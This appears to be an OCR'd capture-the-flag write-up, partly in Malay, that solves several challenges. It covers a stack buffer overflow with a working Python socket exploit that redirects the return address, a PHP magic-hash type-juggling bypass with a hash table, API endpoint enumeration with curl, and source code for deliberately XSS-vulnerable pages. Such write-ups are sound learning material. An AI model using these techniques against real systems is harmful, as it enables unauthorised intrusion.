


I will try to add 4 more letters using python3. Let see if they are anything different.



This time it shows us: segmentation fault ./nama. What is segmentation fault?

A segmentation fault is a way the operating system protects memory integrity by stopping programs that try to access memory in an unintended or unauthorized manner. This reflects on how the buffer works.



But I still try to add 4 more letters to see what will the output be.

```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ python3
Python 3.12.6 (main, Sep  7 2024, 14:20:15) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "Z"*(20+4+4+4)
'ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ'
>>>
```

As you can see, we have triggered the buffer until it shows illegal hardware instruction ./nama

```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ ./nama
Apa nama awak: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
Nama awak adalah ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
zsh: illegal hardware instruction  ./nama
```

An "illegal hardware instruction" error means the CPU encountered an invalid or restricted instruction. In exploitation, this is often due to incorrect memory addressing, corrupted pointers, or unintended buffer overflow results. By debugging the program in GDB, you can determine the cause and adjust your code or exploit accordingly.

This is the link to install the GDB

```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ wget http://download.fedoraproject.org/pub/fedora/linux/releases/VERSION/Eve
rything/x86_64/os/Packages/g/gdb-VERSION-x86_64.rpm
```


This is how to use GDB, in this case we will run nama file using using GDB

And use run command to run the nama file.


```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ gdb ./nama

GNU gdb (Debian 15.1-1) 15.1
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./nama...
(No debugging symbols found in ./nama)
(gdb) run
Starting program: /home/syed/Downloads/buffer_overflow1/nama
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Apa nama awak: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
Nama awak adalah ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ

Program received signal SIGILL, Illegal instruction.
0x08049201 in bendera ()
(gdb)
```

We can check the exact point where the illegal instruction occurs. Use x/I $rip for 32-bit binaries.

This is to double check the bendera() position in nama file



Then, I try to create a script that can overflow the buffer and show the flag.



This Python script exploits a buffer overflow vulnerability:

1. **Arguments**: Takes the target host and port as command-line inputs.
2. **Payload**: Constructs a payload with 32 "Z" characters (to fill the buffer) and the target address 0x80491c6 (packed in little-endian format).
3. **Connection**: Connects to the specified server, sends the payload, and prints the server's responses.

The goal is to overwrite the return address and redirect execution to the target address 0x80491c6.

```python
import socket
import argparse
import struct

parser = argparse.ArgumentParser()
parser.add_argument(
        "host",
        type=str,
        help="The hostnameor IP address to connect to",
)
parser.add_argument(
        "port",
        type=int,
        help="The port for the service to connect to",
)

args = parser.parse_args()

offset = 32
new_eip = struct.pack("<I", 0x80491c6)

payload = b"".join(
        [
                b"Z" * 32,
                new_eip,
        ]
)

payload += b"\n"

with socket.socket() as connection:

        connection.connect((args.host, args.port))
        print(connection.recv(4096).decode("utf-8"))
        connection.send(payload)
        print(connection.recv(4096).decode("utf-8"))
        print(connection.recv(4096).decode("utf-8"))
```

Next, I will try to run the script to the question domain.

```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ python3 membocorkan.py ctf.siberangex.com 7007
Apa nama awak:
```

But It still doesn't show us anything. So I decide to add another print(connection.recv(4096).decode("utf-8")) to view the next message.

```
payload += b"\n"

with socket.socket() as connection:

        connection.connect((args.host, args.port))
        print(connection.recv(4096).decode("utf-8"))
        connection.send(payload)
        print(connection.recv(4096).decode("utf-8"))
        print(connection.recv(4096).decode("utf-8"))
        print(connection.recv(4096).decode("utf-8"))
```

There we go, we have successfully get the flag for gets it question.

```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ python3 membocorkan.py ctf.siberangex.com 7007
Apa nama awak:
Nama awak adalah ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZF

Nah bendera: F14g{j4ng4n_gun4_g3t5}
```

BIG AHH JUG


CHALLENGE
4 SOLVES
Big ahh jug
350
MEDIUM
Taip Jag Ling
Author: mfkrypt
http://ctf.siberangex.com:7001
Flag
Submit


Apa benda ni??
kalau betul saya bagi flag
Submit Query
please enter a valid jawapan.

```
 1
 2 <!DOCTYPE html>
 3 <html lang="en">
 4 <head>
 5     <meta charset="UTF-8">
 6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
 7     <title>Web challenge</title>
 8 </head>
 9 <body>
10
11     <img src="jug.jpg">
12
13     <h1>Apa benda ni??</h1>
14     <p>kalau betul saya bagi flag</p>
15
16     <form action="index.php">
17         <input type="text" name="jawapan">
18         <input type="submit">
19     </form>
20
21 <p>please enter a valid jawapan.</p><p></p>
22 <a style="color: white" href="?source">tengok sos</a>
23
24
25
26 </body>
27 </html>
```


We can view the source code page file using ?source in the url.

```php
<?php

    include ('flag.php');
    if(isset($_GET["source"])){
        highlight_file(__file__);
        die;
    }

?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Web challenge</title>
</head>
<body>

    <img src="jug.jpg">

    <h1>Apa benda ni??</h1>
    <p>kalau betul saya bagi flag</p>

    <form action="index.php">
        <input type="text" name="jawapan">
        <input type="submit">
    </form>

<?php                               // Prevent empty inputs
    if (isset($_GET["jawapan"]) && !empty($_GET["jawapan"])) {

        if ($_GET["jawapan"] === "NzQEVVCN10") {
            die("<pre>Banyak cantik, no no no</pre>");
        }


        $real_jawapan = hash('sha256', 'NzQEVVCN10');
        $jawapan = $_GET["jawapan"];


        if (hash('sha256', $jawapan) == $real_jawapan) {
            echo "<p>Cun! Anda menjawab dengan betul! Nah flag: {$flag} </p>";
        } else {
            echo "<p>sorryyy, jawapan awak salah :( </p>";
        }
```


```php
<?php                                   // Prevent empty inputs
    if (isset($_GET["jawapan"]) && !empty($_GET["jawapan"])) {

        if ($_GET["jawapan"] === "NzQEVVCN10") {
            die("<pre>Banyak cantik, no no no</pre>");
        }


        $real_jawapan = hash('sha256', 'NzQEVVCN10');
        $jawapan = $_GET["jawapan"];


        if (hash('sha256', $jawapan) == $real_jawapan) {
            echo "<p>Cun! Anda menjawab dengan betul! Nah flag: {$flag} </p>";
        } else {
            echo "<p>sorryyy, jawapan awak salah :( </p>";
        }
    } else {
        echo "<p>please enter a valid jawapan.</p>";
    }
?>
<p></p>
<a style="color: white" href="?source">tengok sos</a>



</body>
</html>
```

Based on this we can identify the NzQEVVCN10 is the jawapan


But the result is false because its not the real jawapan



I try to search type juggling on google



And I found magic hashes for sha256




Magic Hashes


Magic hashes arise due to a quirk in PHP's type juggling, when comparing string hashes to integers. If a string hash starts with "0e" followed by only numbers, PHP interprets this as scientific notation and the hash is treated as a float in comparison operations.

Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	IiF+hTai	00e901302377073550828224498685 97
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824
MD5	129581926211651571912466741651878684928	06da5430449f8f6f23dfc1276f722738
SHA1	10932435112	0e077669150041331763470558650263116922 44
SHA-224	10885164793773	0e28125094677520012947161321919699953787892674063859 4636
SHA-256	34250003024812	0e46289032038065916139621039085883773413820991920706299695051332
SHA-256	TyNOQHUS	0e66298694359207596086558843543959518835691168370379069085300385

And I try it




And I got it



SEVEN SERVENTH CLASS


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link rel="preconnect" href="https://fonts.googleapis.com">
    <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
    <link href="https://fonts.googleapis.com/css2?family=Frijole&family=Pirata+One&display=swap" rel="stylesheet">
    <link rel="stylesheet" href="style.css">
    <title>Document</title>
</head>
<body>
    <h1>Servant Classes</h1>
    <div class="center">
        <div id="servant-class"></div>
    </div>
</body>
<script>
    const classOfSarvent = ["Archer", "Lancer", "Saber", "Caster", "Assassin", "Berserker"];
    const list = document.getElementById("servant-class");

    classOfSarvent.forEach(servantsClass => {
        fetch(`/api/fate/servants/${servantsClass}`)
        .then(res => res.json())
        .then(data => {
            const image = document.createElement('img');
            image.src = data.image;
            image.alt = `${servantsClass} Class Image`;
            list.appendChild(image);
        })
        .catch(err => console.error('Error:', err));
    });
</script>
</html>
```




There are only 6 servant on the main page but when I google, it has seventh and the only one that doesn't in the main page is Rider

```
┌──(syed㉿kali)-[~]
└─$ curl -X GET -i http://ctf.siberangex.com:7004/api/fate/servants/Archer
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 272
ETag: W/"110-0MSEWi7RGac4MBUUUx2bVTybmUQ"
Date: Sun, 03 Nov 2024 11:10:46 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"image":"/material/Archercard.jpg","description":"Typically those skilled in ra
nged combat, but it can extend to versatile heroes","name":["EMIYA (Shirou Emiya
)","Gilgamesh","Robin Hood","Atalanta","Arjuna","Orion (Artemis)","David","Napol
eon","Ishtar","James Moriarty"]}
```

```
┌──(syed㉿kali)-[~]
└─$ curl -X GET -i http://ctf.siberangex.com:7004/api/fate/servants/Saber
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 264
ETag: W/"108-MFTigwlw+NsRolXn0gi4SUZkf1E"
Date: Sun, 03 Nov 2024 11:11:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{"image":"/material/Sabercard.jpg","description":"The class known for swordsmen
or those known for close combat mastery","name":["Artoria Pendragon (King Arthur
)","Mordred","Siegfried","Nero Claudius","Gawain","Okita Souji","Bedivere","Musa
shi Miyamoto","Sigurd"]}
```

I use curl command -x GET http://ctf.siberangex.com:7004//api//fate//servants/Rider

The reason I use GET is because this website use GET method. And GET method can be curl



PATUTNYA LAGI SENANG

I found script.js from this view page source

```
<!DOCTYPE html>
<html lang="en">
<head>
    <link rel="stylesheet" href="styles.css">
    <meta charset="UTF-8">
    <title>MicroCTF</title>
</head>
<body>
    <h1>Go on use your idea</h1>

    <textarea id="comment" placeholder="Dont be shy keep going"></textarea>
    <button type="button" onclick="submitComment()">Submit</button>

    <h2>Comments:</h2>
    <div id="commentsSection"></div>

    <script src="script.js"></script>
</body>
</html>

```


After that I try to view the page source in the script.js

```
let csrfToken;

function fetchCsrfToken() {
    return fetch('/api/get-csrf-token', { credentials: 'include' })
        .then(response => response.json())
        .then(data => {
            csrfToken = data.csrfToken;
            return csrfToken;
        })
        .catch(() => console.error("Error fetching CSRF token"));
}

function triggerXSS() {
    return fetch('/api/trigger-xss', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
    .then(response => response.json())
    .then(data => console.log(data.message))
    .catch(() => console.error("Error triggering XSS"));
}

function getFlag() {
    return fetch('/api/get-flag', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
    .then(response => response.text())
    .catch(() => 'Error retrieving flag');
}

function submitComment() {
    const comment = document.getElementById('comment').value;

    if (comment.includes("<img")) {
        const newComment = document.createElement('div');
        newComment.innerHTML = comment;

        document.getElementById('commentsSection').appendChild(newComment);

        triggerXSS().then(() => {
            getFlag().then(flag => alert(flag));
        });
    }
```


```
    .catch(() => 'Error retrieving flag');
}

function submitComment() {
    const comment = document.getElementById('comment').value;

    if (comment.includes("<img")) {
        const newComment = document.createElement('div');
        newComment.innerHTML = comment;

        document.getElementById('commentsSection').appendChild(newComment);

        triggerXSS().then(() => {
            getFlag().then(flag => alert(flag));
        });
    }

    document.getElementById('comment').value = '';
}

fetchCsrfToken();
```

Based on the source code, it says that the page will triggered if the comment include <img.


So I create a comment that contain <img,/api/get-crsf-token, /api/trigger-xss and /api/get-flag



And this is the result when I submit the comment



TAHU TAK XSS



I try to view the page source and fond the script.js

```
<!DOCTYPE html>
<html lang="en">
<head>
    <link rel="stylesheet" href="styles.css">
    <meta charset="UTF-8">
    <title>MicroCTF</title>
</head>
<body>
    <h1>You shall make your first move</h1>

    <textarea id="comment" placeholder="Give me your best payload"></textarea>
    <button type="button" onclick="submitComment()">Submit</button>

    <h2>Comments:</h2>
    <div id="commentsSection"></div>

    <script src="script.js"></script>
</body>
</html>

```

```
let csrfToken;

function fetchCsrfToken() {
    return fetch('/api/get-csrf-token', { credentials: 'include' })
        .then(response => response.json())
        .then(data => {
            csrfToken = data.csrfToken;
            return csrfToken;
        })
        .catch(() => console.error("Error fetching CSRF token"));
}

function triggerXSS() {
    return fetch('/api/trigger-xss', {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json',
            'X-CSRF-Token': csrfToken
        },
        credentials: 'include'
    })
    .then(response => response.json())
    .then(data => console.log(data.message))
    .catch(() => console.error("Error triggering XSS"));
}

function getFlag() {
    return fetch('/api/get-flag', {
        method: 'POST',
